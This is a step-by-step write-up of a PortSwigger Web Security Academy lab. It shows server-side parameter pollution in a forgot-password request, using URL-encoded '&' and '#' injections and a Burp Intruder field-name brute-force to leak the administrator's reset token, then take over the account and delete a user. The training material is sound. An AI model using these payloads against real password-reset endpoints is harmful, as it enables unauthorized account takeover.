PortSwigger
Lab Description
To solve the lab, log in as the administrator and delete carlos.

Step 1: Trigger Password Reset
- In Burp’s browser, trigger a password reset for
administrator - In Burp Proxy, find the
POST /forgot-passwordrequest - Send it to Repeater
Step 2: Test Parameter Pollution

Test with invalid username:
username=administratorx
Invalid usernameerror.
Inject a second parameter:
username=administrator%26x=y
Parameter is not supported error.
Truncate with #:
username=administrator%23
Field not specifiederror.
This reveals a field parameter exists.
Step 3: Inject the field Parameter

Test with invalid field:
username=administrator%26field=x%23
Invalid field error.

Step 4: Brute-Force the Field Name
- Send to Intruder
- Set payload position:
username=administrator%26field=§x§%23
- Use Server-side variable names payload list: Server-side variable names
- Start the attack

Results:
username⇒200 OKemail⇒200 OK

Step 5: Leak the Reset Token
Change field to reset_token:
username=administrator%26field=reset_token%23
Response: Returns a password reset token.

- *Token leaked!

Step 6: Reset Administrator Password
- Use the token in the browser:
/forgot-password?reset_token=LEAKED_TOKEN
- Set a new password
Full_URL
https://0ab0009f0317fb288275d8f200a80088.web-security-academy.net/forgot-password?token=6rstxfsyn23kkxjxqxcxrrc8zfnrcvfk
Step 7: Log In and Delete Carlos

- Log in as
administratorwith the new password
- Go to the Admin panel

- Delete
carlos
Step 8: Lab Solved
